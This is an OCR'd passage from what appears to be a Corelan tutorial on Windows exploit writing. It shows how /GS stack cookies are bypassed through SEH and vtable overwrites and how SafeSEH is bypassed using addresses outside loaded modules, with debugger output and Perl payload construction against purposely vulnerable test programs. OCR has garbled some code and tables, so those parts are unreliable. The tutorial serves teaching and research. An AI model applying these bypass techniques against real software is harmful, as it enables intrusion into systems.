Application has died again. From the disassembly above we can clearly see the security cookie being put on the stack in the GetInput function epilogue. So a classic overflow (direct RET overwrite) would not work... However we have hit the exception handler as well (the first strcpy overwrites SE Handler, remember... in our example, SE Handler was only overwritten with 2 bytes, so we probably need 2 more bytes to overwrite it entirely.):

0:000> !exchain 0012fed8: basicbof!_CxxFrameHandler3+c (00401ad0) Invalid exception stack at 00004141

This means that we *may* be able to bypass the /GS stack cookie by using the exception handler. Now if you leave out the exception handling code again (in function GetInput), and feed the application the same number of characters, then we get this :

```
0:000> q
(216c.2ce0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012fd41 ebx=00000000 ecx=0012fd41 edx=00130000 esi=00000001 edi=0040337c
eip=004010b2 esp=0012fcc4 ebp=0012fee4 iopl=0
                                                        nv up ei pl nz na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
basicbof!GetInput+0xb2:
                                                                    efl=00010206
004010b2 8802
                                                               ds:0023:00130000=41
                                  byte ptr [edx],al
                          mov
0:000> !exchain
0012ffb0: 41414141
Invalid exception stack at 41414141
```

So same argument length, but the extra exception handler was not added, so it took us not that much bytes to overwrite SE structure this time. It looks like we have triggered an exception before the stack cookie could have been checked. As explained earlier, this is caused by the second strcpy statement in GetInput() To prove my point, leave out this second strcpy (so only one strcpy, and no exception handler in the application), and then this happens :

```
0:000> g
eax=000036c0 ebx=00000000 ecx=000036c0 edx=7c90e514 esi=00000001 edi=0040337c
eip=7c90e514 esp=0012f984 ebp=0012f994 iopl=0 nv up ei ng nz na pe nc
cs=001b ss=0023 ds=0023 fs=003b gs=0000 efl=00000286
ntdl!!KiFastSystemCallRet:
7c90e514 c3 ret
```

=> stack cookie protection worked again.

So, conclusion : it is possible to bypass stack cookies if the vulnerable function will cause an exception in one way or another other way BEFORE the cookie is checked during the function's epilogue, for example when the function continues to use a corrupted buffer further down the road in the function.

Note : In order to exploit this particular application, you would probably need to deal with /safeseh as well... Anyways, stack cookie protection was bypassed... :-)

Stack cookie bypass demonstration 2 : Virtual Function call

In order to demonstrate this technique, I'll re-use a piece of code that can be found in Alex Soritov and Mark Dowd's paper from Blackhat 2008 (slightly modified so it would compile under VS2008 C++)

```
// gsvtable.cpp : Defines the entry point for the console application.
#include "stdafx.h"
#include "windows.h"
class Foo {
  public:
  void __declspec(noinline) gs3(char* src)
   char buf[8];
   strcpy(buf, src);
bar(); // virtual function call
  }
   virtual void __declspec(noinline) bar()
   }
};
int main()
{
  Foo foo;
  foo.gs3(
"<mark>AAAA</mark>"
  "BBBB"
  "CCCC"
   "DDDD"
  "EEEE"
  "FFFF"
 return 0:
}
```

The Foo object called foo is initialized in the main function, and allocated on the stack of this main function. Then, foo is passed as argument to the Foo.gs3() member function. This gs3() function has a strcpy vulnerability (foo from main() is copied into buf, which is only 8 bytes. So if foo is longer than 8 bytes, a buffer overflow occurs). After the strcpy(), a virtual function bar() is executed. Because of the overflow earlier, the pointer to the vtable on the stack may have been overwritten, and application flow may be redirected to your shellcode instead. After compiling with /qs, function qs3 looks this :

0:000> uf Foo::gs3 gsvtable!Foo::gs3 10 00401000 55

Peter Van Eeckhoutte's Blog - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be:8800/index.php/terms-of-use

26/02/2010 - 16 / 48

Knowledge is not an object, it's a flow

If you want to show your respect for my work - donate : http://www.corelan.be:8800/index.php/donate/

10	00401001	8bec	mov	ebp,esp
10	00401003	83ec20	sub	esp,20h
10	00401006	a118304000	mov	<pre>eax,dword ptr [gsvtable!security_cookie (00403018)]</pre>
	0040100b		xor	eax,ebp
	0040100d		mov	dword ptr [ebp-4],eax
	00401010		mov	dword ptr [ebp-10h],ecx
12	00401013	8b4508	mov	eax,dword ptr [ebp+8]
	00401016		mov	dword ptr [ebp-14h],eax
	00401019		lea	ecx,[ebp-0Ch]
	0040101c		mov	dword ptr [ebp-18h],ecx
	0040101f		mov	edx,dword ptr [ebp-18h]
12	00401022	8955e4	mov	dword ptr [ebp-1Ch],edx
	ole!Foo::(-	any dyord ata [aba 14b]
	00401025 00401028		mov	eax,dword ptr [ebp-14h]
			mov	cl, byte ptr [eax]
	0040102a 0040102d		mov	byte ptr [ebp-1Dh],cl
	00401020		mov	edx,dword ptr [ebp-18h]
	00401030		mov	al,byte ptr [ebp-1Dh] byte ptr [edx],al
	00401035		mov mov	ecx,dword ptr [ebp-14h]
	00401033		add	ecx, dword ptr [ebp-14n] ecx, 1
	00401038 0040103b		mov	dword ptr [ebp-14h],ecx
	0040103b		mov	edx,dword ptr [ebp-18h]
	00401030		add	edx,1
	00401041		mov	dword ptr [ebp-18h],edx
	00401047		cmp	byte ptr [ebp-1Dh],0
	00401047		jne	gsvtable!Foo::gs3+0x25 (00401025)
	00101010	/540	Jiic	gsvedbee.roorigss.ox25 (00101025)
gsvtal	ole!Foo::g	gs3+0x4d		
13	0040104d	8b45f0	mov	eax,dword ptr [ebp-10h]
13	00401050	8b10	mov	edx,dword ptr [eax]
13	00401052	8b4df0	mov	ecx,dword ptr [ebp-10h]
13	00401055	8b02	mov	eax,dword ptr [edx]
13	00401057	ffd0	call	eax ;this is where bar() is called (via vtable ptr)
14	00401059	8b4dfc	mov	ecx,dword ptr [ebp-4]
14	0040105c	33cd	xor	ecx,ebp
		e854000000	call	gsvtable!security_check_cookie (004010b7)
	00401063		mov	esp,ebp
	00401065		рор	ebp
14	00401066	c20400	ret	4

Stack cookie :

0:000> dd	00403018			
00403018	cd1ee24d	32e11db2	fffffff	fffffff
00403028	ffffffe	00000001	004020f0	00000000
00403038	56413f2e	406f6f46	00000040	00000000
00403048	00000001	00343018	00342980	00000000
00403058	00000000	00000000	00000000	00000000

Virtual function bar looks like this : . .


000

6

(c) Peter Van Feckhouttie

0:000>	> UT FOO::	bar								
gsvtable!Foo::bar										
16	00401070	55	push	ebp						
16	00401071	8bec	mov	ebp,esp						
16	00401073	51	push	ecx						
16	00401074	894dfc	mov	dword ptr	[ebp-4],ecx					
17	00401077	8be5	mov	esp,ebp						
17	00401079	5d	рор	ebp						
17	0040107a	c3	ret							

If we look at the stack right at the point when function gs3 is called (so before the overflow occurs, breakpoint at 0×00401000):



Peter Van Eeckhoutte's Blog - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be:8800/index.php/terms-of-use

0:000> u 0040211c gsvtable!Foo::`vftable':

26/02/2010 - 17 / 48

If you want to show your respect for my work - donate : http://www.corelan.be:8800/index.php/donate/

0040211c 7010 gsvtable!_load_config_used+0xe (0040212e) jо 0040211e 40 0040211f 004800 inc eax add byte ptr [eax],cl 00402122 0000 byte ptr [eax],al
byte ptr [eax],al add 00402124 0000 add 00402126 0000 add byte ptr [eax],al 00402128 0000 add byte ptr [eax],al 0040212a 0000 add byte ptr [eax],al

Right before the strcpy begins, stack is set up like this :

(so 32 bytes have been made available on the stack first (sub esp,20), making ESP point to 0×0012ff4c)

0012FF44 00000000	
0012FF48 00000067 g	
0012FF4C 00000002 0	
0012FF50 00151EE0 «A\$.	ASCII ""C:\Documents and Settings\peter\My Documents\Visual Studio 2008\Projects\gsvtable\Release
0012FF54 r0012FF5C \ .	
0012FF58 785427B4 - 1'Tx	RETURN to MSUCR90.78542784 from MSUCR90.785438D1
0012FF5C \0012FF80 C \$.	
0012FF60 00401148 H40.	RETURN to gsvtable.00401148 from MSVCR90getmainargs
0012FF64 00403048 H00.	gsvtable.00403848
0012FF68 00403050 P00.	gsvtable.88483858
0012FF6C r0012FF7C \$.	
0012FF70 00401099 0▶0.	RETURN to gsutable.00401099 from gsutable.00401000
0012FF74 004020FC " 0.	ASCII "AAAABBBBCCCCDDDDEEEEFFFF"
- 0012FF78 0040211C Lt0.	gsvtable.8848211C
2FF7C 20012FFC0 - +.	
0012FF80 0040126C 140.	RETURN to gsvtable.0040126C from gsvtable.00401080

At 0×0012FF78, we see the vtable pointer. Stack at 0×0012ff5c contains 0012ff78.

The stack cookie is first put in EAX and then XORed with EBP. It is then put on the stack (at 0×001268)

0012FF4C	00000002 00151EE0	8		_	nts and Set	tinas	Noeter	
0012FF54 0012FF58	78542784		stack cook		.785427B4			
0012FF5C 0012FF60	0012FF80 00401148	с Нида	NETU CO		e.00401148	from	MSUCR9	Ξ
0012FF68	90863102	τī∳ê	goveable.0	0403040				5
0012FF70 0012FF74	00401099 004020FC	ŏ⊧0. ≊ 0.	ASCII "AAA	ÁBBBBBCC	CCDDDDDEEEEF	fron FFF"	gsvtab	
0012FF78 0012FF7C	0040211C 0012FFC0	L10.	gsvtable.0					
0012FF80 0012FF84	000000001 000000001	1¢0	RETURN to	gsvtabl	e.0040126C	from	gsvtab	
0012FF8C 0012FF90	003425980 9006316E	9/4 n1⊕€						

After writing AAAABBBBCCCCDDDD to the stack (thus already overflowing buffer buf[]), we have overwritten the cookie with CCCC and we are about to overwrite saved EIP with EEEE

001000000000000000000000000000000000000		
0012FF50 0012FF60 +		
00120000 0012000 000	ASCII "DEEEEFFFF"	_
0012FF5C 0012FF78 v #	HOUL DECENTIFY	
0012FF60 41414141 9999		
0012FF64 42424242 BBBB		. 5~
0012FF68 43434343 CCCC		
0012FF6C 44444444 0000		
0012FF70 00401099 0P0.	RETURN to gsvtable.00401099 from gsvtable.00401000 ASCII "AAAABBBBBCCCCDDDDEEEEFFFF"	
0012FF74 004020FC " 0.		
0012FF78 0040211C L10.	gsvtable.0048211C	
0012FF7C 00012FFC0 • .		
0012FF80 0040126C 1#0.	RETURN to gsvtable.0040126C from gsvtable.00401000	
0012FF84 0000001 0		
0012FF88 00342988 014.		

After the overwrite is complete, the stack looks like this :

 0×0012 ff5c still points to 0×0012 ff78, which points to vtable at 0×0040211 c.

0012FF4C	46000002	0F		
0012FF50	0012FF60	' ÷.		
0012FF54	0012FF78	х ‡.		
0012FF58	00402114	୩୭୦.	gsytable.00402114	
0012FF5C	0012FF78	× \$.		
0012FF60	41414141	AAAA		
0012FF64	42424242			
0012FF68	43434343	CCCC		
0012FF6C	4444444	DDDD		
0012FF70	45454545			
0012FF74	46464646	FFFF		
0012FF78	00402110	Ļ!@.	gsvtable.0040211C	
0012FF7C	C0012FFC0	. ÷.		
0012,580	0040126C	Į‡@.	RETURN to gsvtable.00	
0012 F84	00000001	0		
0012-188	00342980	Ç14.		
0012FF8C	00342F98	974. Sulv		

After performing the strcpy (overwriting the stack), the instructions at 0040104D will attempt to get the address of the virtual function bar() into eax. Before these instructions are executed, the registers look like this :

Registers (FP	(U) <
EAX 00402100 ECX 00402115	ASCII "BBBBBCCCCDDDDEEEEFFFF" gsvtable.00402115 ASCII "†@"
EBP 0012FF6C ESI 00000001	ASCII "DDDDEEEEFFFF" gsvtable.004033AC
EIP 0040104B	gsvtable.0040104B
P 1 CS 001B A 0 SS 0023 Z 1 DS 0023 S 0 FS 003B	32bit 0(FFFFFFF) 32bit 0(FFFFFFF) 32bit 0(FFFFFFF) 32bit 0(FFFFFFF) 32bit 7FFDF000(FFF) NULL

Then, these 4 instructions are executed, attempting to load the address of the function into eax...

0040104D	. 8B45 F0	MOV EAX, DWORD PTR SS: [EBP-10]
00401050	. 8B10	MOV EDX,DWORD PTR DS:[EAX]
00401052	. 8B4D F0	MOV ECX,DWORD PTR SS:[EBP-10]
00401055	. 8B02	MOV EAX, DWORD PTR DS:[EDX]

The end result of these 4 instructions is

ſ	Re	g)	iste	rs (Ff	PU)	<
		XXXXX	0012 0040 0000	30000	ASCII	"BBBBCCCCDDDDEEEEFFFF"
		5P 3P 3I 3I	0012	00001		"DDDDEEEEFFFF" ble.004033AC
	E	IP	004(31057	gsvtal	ble.00401057
	C P A	010.	ES CS SS	0023 001B 0023	32bit 32bit 32bit	0(FFFFFFFF) 0(FFFFFFFFF) 0(FFFFFFFFF)

then, CALL EAX is made (in an attempt to launch the virtual function bar(), which really sits at 00401070).

CALL EAX

00401057 . FFD0

; gsvtable.00401070

but EAX now contains data we control...

Regis	ters (FF	PU)	<
EAX 4 ECX 0 EDX 0 EBX 0	2424242 012FF78 0402100 0000000	ASCII	"BBBBCCCCDDDDEEEEFFFF"
EBP 0 ESI 0	012FF48 012FF6C 00000001 04033AC	ASCII gsvtal	"DDDDEEEEFFFF" ble.004033AC
EIP 4	2424242		
CP10100	ES 0023 CS 001B SS 0023 DS 0023 FS 003B GS 0000	32bit 32bit 32bit 32bit 32bit NULL	0(FFFFFFFF) 0(FFFFFFFF) 0(FFFFFFFF) 0(FFFFFFFF) 7FFDF000(FFF)

=> stack cookie got corrupted but we still control EIP (because we control EAX and have overwritten the vtable pointer). EBP and EDX seem to point to our buffer, so an exploit should be fairly easy to build.

SafeSeh

(c) Peter Van Feckhoutte

Safeseh is yet another security mechanism that helps blocking the abuse of SEH based exploitation at runtime. It is as compiler switch (/safeSEH) that can be applied to all executable modules (so .exe files, .dll's etc). (read more at uninformed v5a2).

Instead of protection the stack (by putting a cookie before the return address), the exception handler frame/chain is protected, making sure that if the seh chain is modified, the application will be terminated without jumping to the corrupted handler. The Safeseh will verify that the exception handling chain is unmodified before

Knowledge is not an object, it's a flow

c) Peter Van Eeckhouttie

going to an exception handler. It does so by "walking the chain" until it reaches 0xffffff (end of chain), verifying that it has encountered the validation frame at the same time.

If you want to overwrite a SE Handler, you have also overwritten the next SEH... which will break the chain & trigger safeseh. The Microsoft implementation of the safeseh technique is (as of now) pretty stable.

Bypassing SafeSeh : Introduction

As explained in chapter 3 of this tutorial series, the only way safeseh can be bypassed is

-> Try not to execute a seh based exploit (but look for a direct ret overwrite instead :-))

or

-> if the vulnerable application is not compiled with safeseh and one or more of the loaded modules (OS modules or application-specific modules) is/are not compiled with safeseh, then you can use a pop pop ret address from one of the non-safeseh compiled modules to make it work. In fact, it's recommended to look for an application specific module (that is not safeseh compiled), because it would make your exploit more reliable across various versions of the OS.. but if you have to use an OS module, then it will work to (again, as long as it's not safeseh compiled).

-> If the only module without safeseh protection is the application/binary itself, then you may still be able to pull off the exploit, under certain conditions. The application binary will (most likely) be loaded at an address that starts with a null byte. If you can find a pop pop ret instruction in this application binary, then you will be able to use that address (the null byte will be at the end), however you will not be able to put your shellcode after the se handler overwrite (because the shellcode would not be put in memory – the null byte would have acted as string terminator). So in this scenario, the exploit will only work if

- the shellcode is put in the buffer before nseh/seh are overwritten

- the shellcode can be referenced utilizing the 4 bytes of available opcode (jumpcode) where nseh is overwritten. (a negative jump may do the trick here)

- you can still trigger an exception (which may not be the case, because most exceptions occur when overflowing the stack, which will not work anymore when you stop at overwriting seh)

Formoreinformationaboutsehandsafeseh,havealookathttp://www.corelan.be:8800/index.php/2009/07/25/writing-buffer-overflow-exploits-a-quick-and-basic-tutorial-part-3-seh/andhttp://www.corelan.be:8800/index.php/2009/07/28/seh-based-exploit-writing-tutorial-continued-just-another-example-part-3b/and

Also, most part of this chapter is based on work from David Litchfield (Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server)

As stated earlier, starting with Windows server 2003, a new protection mechanism has been put in place. This technique should help stopping the abuse of exception handler overwrites. In short, this is how it works :

When an exception handler pointer is about to get called, ntdll.dll (*KiUserExceptionDispatcher*) will check to see if this pointer is in fact a valid EH pointer. First, it tries to eliminate that the code would jump back to an address on the stack directly. It does this by getting the stack high and low address (by looking at the Thread Environment Block's (TEB) entry, looking at FS:[4] and FS:[8]). If the exception pointer is within that range (thus, if it points to an address on the stack), the handler will not be called.

If the handler pointer is not a stack address, the address is checked against the list of loaded modules (and the executable image itself), to see whether it falls within the address range of one of these modules. If that is the case, the pointer is checked against the list of registered handlers. If there is a match, the pointer is allowed. I'm not going to discuss the details on how the pointer is checked, but remember that one of the key checks are performed against the Load Configuration Directory. If the module does not have a Load Configuration Directory, the handler would be called.

What if the address does not fall within the range of a loaded module ? Well, in that case, the handler is considered safe and will be called. (That's what we call Fail-Open security :)

There are a couple of possible exploit techniques for this new type of SEH protections :

- If the address of the handler, as taken from the exception_registration structure, is outside the address range of a loaded module, then it is still executed.

- If the address of the handler is inside the address range of a loaded module, but this loaded module does not have a Load Configuration Directory, and the DLL characteristics would allow us to pass the SE Handler verification test, the pointer will get called.

- If the address of the handler is overwritten with a direct stack address, it will not be executed. But if the pointer to the exception handler is overwritten with a heap address, it will be called. (Of course, this involves loading your exploit in the heap and then trying to guess a more or less reliable address on the heap where you can redirect the application flow to. This may be difficult because this address may not be predictable).

-If the exception_registration structure is overwritten and the pointer is set to an already registered handler, which executes code that helps you gaining control. Of course, this technique is only useful if that exception handler code does not break the shellcode and does in fact help putting a controlled address in EIP. True, this is rarely the case, but sometimes it happens.

Bypassing SafeSeh : Using an address outside the address range of loaded modules

The loaded modules/executable image loaded into memory when an application runs most likely contains pointers to pop/pop/ret instructions, which is what we're usually after when building SEH based exploits. But this is not the only memory space where we can find similar instructions. If we can find a pop pop ret instruction in a location outside the address range of a loaded module, and this location is static (because for example it belongs to one of the Windows OS processes), then you can use that address as well. Unfortunately, even if you do find an address that is static, you'll find out that this address may not be the same address across different versions of the OS. So the exploit may only work if you are only targetting one specific version of the OS.

Another (perhaps even better) way of overcoming this 'issue' is by looking at an other set of instructions.

call dword ptr[esp+nn] / jmp dword ptr[esp+nn] / call dword ptr[ebp+nn] / jmp dword ptr[ebp+nn] / call dword ptr[ebp-nn] / jmp dword ptr[ebp-nn]

(Possible offsets (nn) to look for are esp+8, esp+14, esp+1c, esp+2c, esp+44, esp+50, ebp+0c, ebp+24, ebp+30, ebp-04, ebp-0c, ebp-18)

An alternative would be that, if esp+8 points to the exception_registration structure as well, then you could still look for a pop pop ret combination (in the memory space outside the range from the loaded modules) and it would work too. Finally, you can look for "add esp+8 + ret", which would bypass SafeSEH as well.

Let's say we want to look for ebp+30. Convert the call and jmp instructions to opcodes :

0:000> a 004010cb call dword ptr[ebp+0x30] call dword ptr[ebp+0x30] 004010ce jmp dword ptr[ebp+0x30] jmp dword ptr[ebp+0x30]						
	jmp dword 004010d1	1 ptr[eop+0x30]				
	0:000> u 004010cb		call	dword	ptr	[ebp+30h]

jmp

004010ce ff6530

Now try to find an address location that contains these instructions, and is located outside of the loaded modules/executable binary addres space, and you may have a

dword ptr [ebp+30h]

Peter Van Eeckhoutte's Blog - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be:8800/index.php/terms-of-use

In order to demonstrate this, we'll use the simple code that was used to explain the /GS (stack cookie) protection (example 1), and try to build a working exploit on Windows 2003 Server R2 SP2, English, Standard Edition.

26/02/2010 - 20 / 48

c) Peter Van Eeckhouttie

```
#include "stdafx.h"
#include "stdio.h"
#include "windows.h"
void GetInput(char* str, char* out)
    char buffer[500];
    try
    ł
          strcpy(buffer,str);
     strcpy(out,buffer);
    printf("Input received : %s\n",buffer);
    }
    catch (char * strErr)
    ł
         printf("No valid input received ! \n");
         printf("Exception : %s\n",strErr);
    }
}
int main(int argc, char* argv[])
    char buf2[128];
    GetInput(argv[1],buf2);
    return 0;
}
```

This time, compile this executable without /GS and /RTc, but make sure the executable is safeseh enabled (so /safeseh:no is not set under 'linker' command line options). Note : I am running Windows 2003 server R2 SP2 Standard edition, English, with DEP in Optin mode (so only active for Windows core processes, which is <u>not</u> the default setting on Windows 2003 server R2 SP2 . Don't worry - we'll talk about DEP/NX later on).

When loading this executable in ollydbg, we can see that all modules and executables are safeseh protected.

P/SafeSEH Module Scanner											
SEH mode	Base	Limit	Module version	Module Name							
/SafeSEH ON SafeSEH ON	0x77e40000 0x78520000	0x785c3000	5.2.3790.4480 (srv03_sp2_gdr.09	C:\seh.exe C:\WINDOWS\system32\kernel32.dll C:\WINDOWS\WinSxS\x86_Microsoft.VC90.CRT_1fc C:\WINDOWS\system32\ntdll.dll							

We will overwrite the SE structure after 508 bytes. So the following code will put "BBBB" in next_seh and "DDDD" in seh :

```
mv $size=508:
     $junk="A" x $size;
     $junk=$junk."BBBB";
     $junk=$junk."DDDD"
     system("\"C:\\Program Files\\Debugging Tools for Windows (x86)\\windbg\" seh \"$junk\"\r\n");
     Executable search path is:
     ModLoad: 00400000 00406000
                                          seh.exe
     ModLoad: 7c800000 7c8c2000
                                          ntdll.dll
     ModLoad: 77e40000 77f42000
                                          C:\WINDOWS\system32\kernel32.dll
     ModLoad: 78520000 785c3000
                                          C:\WINDOWS\WinSxS\x86_Microsoft.VC90...dll
    (c5c.c64): Break instruction exception - code 80000003 (first chance)
eax=78600000 ebx=7ffdb000 ecx=00000005 edx=00000020 esi=7c8897f4 edi=00151f38
eip=7c81a3e1 esp=0012fb70 ebp=0012fcb4 iopl=0 nv up ei pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000202
    ntdll!DbgBreakPoint:
     7c81a3e1 cc
                                     int
                                                3
     0:000> g
     (c5c.c64): Access violation - code c0000005 (first chance)
     First chance exceptions are reported before any exception handling.
     This exception may be expected and handled.
    eax=0012fd41 ebx=00000000 ecx=0012fd41 edx=00130000 esi=00000001 edi=004033a8
eip=004010cb esp=0012fcb4 ebp=0012feec iopl=0 nv up ei pl nz na pe nc
     cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000
                                                                                          efl=00010206
     seh!GetInput+0xcb:
                                                                                   ds:0023:00130000=41
     004010cb 8802
                                                byte ptr [edx],al
                                     mov
     0:000> !exchain
     0012fee0: 44444444
     Invalid exception stack at 42424242
ok, so far so good. Now we need to find an address to put in seh. All modules (and the executable binary) are safeseh compiled, so we cannot use an address from these
ranges.
```

Let's search memory for call/jmp dword ptr[reg+nn] instructions. We know that

opcode ff 55 30 = call dword ptr [ebp+0x30] and opcode ff 65 <math>30 = jmp dword ptr [ebp+0x30]

0:000> s 0100000 l 77fffff **ff 55 30** 00270b0b ff 55 30 00 00 00 09 9e-ff 57 30 00 00 00 00 9e .U0.....W0.....

Peter Van Eeckhoutte's Blog - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be:8800/index.php/terms-of-use

Alternatively, you can use my own pvefindaddr pycommand plugin for immunity debugger to help finding those addresses. The !pvefindaddr jseh command will look for all call/jmp combinations automatically and only list the ones that are outside the range of a loaded module :

26/02/2010 - 21 / 48

If you want to show your respect for my work - donate : http://www.corelan.be:8800/index.php/donate/



!pvefindaddr jseh

(note - the squeenshot above is from another system, please disregard the address that was found for now). If you want a copy of this plugin :

? pvefindaddr for ImmDbg v1.74 and up (Log in before downloading this file !) - Downloaded 303 times

Also, you can get a view on the memory map using immunitydebugger or ollydbg, so you can see where an address belongs to.

Memo	ry map								٢.
Address	Size	Owner	Section	Contains	Type	Access	Initial	Mapped as	-
00010000 00020000 00125000 00126000 00130000 00150000 00150000 00250000	00001000 00001000 00000000 00000000 000000			stack of na	Nap 00041002 Nap 00041002 Priv 00021004 Nap 00041004	RN RN ??? Gua: RN Gua: R R RN RN RN	R R R R R R R R R R R R R		
00200000 00220000 00220000 00220000 00220000 00400000 00400000 00400000 00400000 00400000 00400000 00400000 00400000 00400000 00400000 00400000 00400000 00400000 00400000 00400000 00400000 0050000 0050000 0050000 0050000 0050000 0050000 0050000 0050000 0050000 0050000 0050000 0050000 0050000 00500000 00500000 00500000 00500000 00500000 00500000 00500000 00500000 00500000 005000000		seh seh seh seh seh kernel32 kernel32 kernel32 kernel32 hSUCR90 HSUCR9	.text .data .rsto .text .data .rsto .reloc .text .data .rsto .reloc .text .data .rsto .reloc	PE header code inits relocations PE header code, inport data resources relocations PE header code, inport data resources relocations PE header code, export data resources relocations data block of data block of data block of data block of data block of data mag 01001002 Imag 01001002	รอาอาอาอาอาอาอาอาอาอาอาอาอาอาอาอาอาอาอา	KR RANK KUKEUNAN KUKEUNAN KUKEUNAN KUKEUNAN KUKEUNAN KUKEUNAN KUKEUNAN KUKEUNAN KUKEUNAN KUKEUNAN KUKEUNAN KUKE	<pre>>Device Vlanddisk Uoiunet V HICOUS>system3>un Code.nis >Device Vlanddisk Uoiunet V HICOUS>system3>sortkey.nis >Device Vlanddisk Uoiunet V HICOUS>sortkey.nis >Device V HICOUS>sortkey.nis >Device V HICOUS V HICOUS>sortkey.nis >Device V HICOUS V HICOUS>sortkey.nis >Device V HICOUS V HICOUS V HICOUS >Device V HICOUS V</pre>		

You can also use the Microsoft vadump tool to dump the virtual address space segments.

Get back to our search operation. If you want to look for more/different similar instructions (basically increasing the search scope), leave out the offset value in your search (or just use the pvefindaddr plugin in immdbg and you'll get all results right away):

0:000> s	0100	9000) l	771	fff	ff 1	ff 5	55								
00267643	ff	55	ff	61	ff	54	ff	57-ff	dc	ff	58	ff	сс	ff	f3	.U.a.T.WX
00270b0b	ff	55	30	00	00	00	00	9e-ff	57	30	00	00	00	00	9e	.U0W0
002fbfd8	ff	55	02	02	02	56	02	02-03	56	02	02	04	56	02	02	.UVVV
00401183	ff	55	8b	ec	f6	45	08	02-57	8b	f9	74	25	56	68	54	.UEWt%VhT
0040149e	ff	55	14	eb	ed	8b	45	ec-89	45	e4	8b	45	e4	8b	00	.UEEE
00401509	ff	55	14	eb	f0	c7	45	e4-01	00	00	00	c7	45	fc	fe	.UEE
00401542	ff	55	8b	ec	8b	45	08	8b-00	81	38	63	73	6d	e0	75	.UE8csm.u
0040163e	ff	55	8b	ec	ff	75	08	e8-4e	ff	ff	ff	f7	d8	1b	с0	.UuN
004016b1	ff	55	8b	ec	8b	4d	08	b8-4d	5a	00	00	66	39	01	74	.UMMZf9.t
004016f1	ff	55	8b	ec	8b	45	08	8b-48	3c	03	c8	0f	b7	41	14	.UEH <a.< td=""></a.<>
00401741	ff	55	8b	ec	6a	fe	68	e8-22	40	00	68	65	18	40	00	.Uj.h." <mark>@.he.@</mark> .
00401866	ff	55	8b	ec	ff	75	14	ff-75	10	ff	75	Øс	ff	75	08	.Uuuuu.
004018b9	ff	55	8b	ec	83	ec	10	al-28	30	40	00	83	65	f8	00	.U(0@e
0040198f	ff	55	8b	ec	81	ec	28	03-00	00	a3	80	31	40	00	89	.U(1@

bingo ! Now we need to find the address that will make a jump to our structure. This address cannot reside in the address space of the binary or one of the loaded modules.

By the way: if we look at the content of ebp when the exception occurs, we see

(be8.bdc): Break instruction exception - code 80000003 (first	chance)
eax=78600000 ebx=7ffde000 ecx=00000005 edx=00000020 esi=7c8897	f4 edi=00151f38
eip=7c81a3e1 esp=0012fb70 ebp=0012fcb4 iopl=0 nv up ei	. pl nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000	efl=00000202
ntdll!DbgBreakPoint:	
7c81a3e1 cc int 3	

Peter Van Eeckhoutte's Blog - Copyright - All rights reserved. Terms Of Use are applicable to this pdf file and its contents. See http://www.corelan.be:8800/index.php/terms-of-use

Knowledge is not an object, it's a flow

0:000> g (be8.bdc): Access violation - code c0000005 (first chance) First chance exceptions are reported before any exception handling. This exception may be expected and handled. eax=0012fd41 ebx=00000000 ecx=0012fd41 edx=00130000 esi=00000001 edi=004033a eip=004010cb esp=0012fcb4 ebp=0012feec iopl=0 nv up ei pl nz na per cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=0001026 seh!GetInput+0xcb:	ıc
004010cb 8802 mov byte ptr [edx],al ds:0023:00130000	0-41
0:000> d ebp	/-41
0012feec 7c ff 12 00 79 11 40 00-f1 29 33 00 fc fe 12 00 y.@)3	
0012fefc 41 41 41 41 41 41 41 41 41 41 41 41 41	
0012ff0c 41 41 41 41 41 41 41 41 41 41 41 41 41	
0012fflc 41 41 41 41 41 41 41 41 41 41 41 41 41	
0012ff2c 41 41 41 41 41 41 41 41 41 41 41 41 41	
0012ff3c 41 41 41 41 41 41 41 41 41 41 41 41 41	
0012ff4c 41 41 41 41 41 41 41 41 41 41 41 41 41	
0012ff5c 41 41 41 41 41 41 41 41 41 41 41 41 41	

Back to the search results. All addresses (see output of the search operation earlier) that start with 0×004 cannot be used (because they belong to the binary itself), and only $0 \times 002700b0$ will make the jump we want to take... This address belongs to unicode.nls (and not to any of the loaded modules). If you look at the virtual address space for multiple processes (svchost.exe, w3wp.exe, csrss.exe etc), you can see that unicode.nls is mapped in a lot of processes (not all of them), at a different base address. Luckily, the base address remains static for each process. For console applications, it will always be mapped at 0×00260000 (on Windows 2003 Server R2 Standard SP2 English, which makes the exploit reliable. On Windows XP SP3 English, it is mapped at 0×00270000 (so the address to use on XP SP3 would be $0 \times 00280b0b$)

(again, you can use my own pvefindaddr pycommand, which will do all of this work automatically)

The only issue we may need to deal with is the fact that our "call dword ptr[ebp+30h]" address from unicode.nls starts with a null byte, and out input is ascii (null byte = string terminator) (so we won't be able to put our shellcode after overwriting seh... but perhaps we can put it before overwriting the SE structure and reference it anyway (or, alternatively, we could try to jump 'back' instead of forward. Anyways, we'll see). If this would have been a unicode exploit, it would not have been an issue (00 00 is the string terminator in unicode, not 00)

Let's overwrite nextseh with some breakpoints, and put $0 \times 00270b0b$ in seh :

\$junk="A" x 508; \$junk=\$junk."\xcc\xcc\xcc\xcc"; fink="sign"

\$junk=\$junk. <mark>pack</mark> ('	'V',0x00270b0b);
-------------------------------------	------------------

Open Executable					1×	1
Look jn	C Release		• •	t 🕫 🖬		
My Conguere	oetv.exe					Ę
My Network Places	File game: Files of type:	Deh eve Executable Files		•	Open Cancel	

